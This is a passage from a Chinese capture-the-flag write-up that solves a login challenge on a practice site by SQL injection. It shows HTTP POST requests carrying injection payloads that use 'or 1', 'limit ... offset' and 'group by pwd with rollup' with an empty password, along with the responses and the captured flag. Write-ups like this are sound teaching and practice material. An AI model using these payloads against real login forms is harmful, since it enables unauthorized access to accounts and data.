
- 继续`uname=1' or 1 limit 1 offset 2#&pwd=1`，这次的回显结果不一样，出现的说明没有1行数据，但是我们这里限制了只会出现一行的，只有一种可能，没有任何数据出现，所以这样就探测出来了，数据只有2行。



```
X-Forwarded-For: 4.5.6.7
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 37

uname=1' or 1 limit 1 offset 2#&pwd=1
```

```
一颗赛艇！
```

- 那么最后的payload就出来了`uname=1' or 1 group by pwd with rollup limit 1 offset 2#&pwd=`，密码一定要记得为空哦。



```
Referer: http://ctf5.shiyanbar.com/web/pcat/index.php
X-Forwarded-For: 4.5.6.7
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 61

uname=1' or 1 group by pwd with rollup limit 1 offset 2#&pwd=
```

```
Content-Length: 28

CTF{with_rollup_interesting}
```

## 总结

- 不晓得为啥我去更新密码这种方式不可以成功，可能对表有一定限制吧或者没有权限。
- 关于limit和group by相关的知识都可以看我之前的博文，有简单的解释。
- limit：https://baynk.blog.csdn.net/article/details/99258754
- group by：https://baynk.blog.csdn.net/article/details/99495523
- 最后留一个小问题，为什么之前的payload里面都会有一个`or 1`呢？？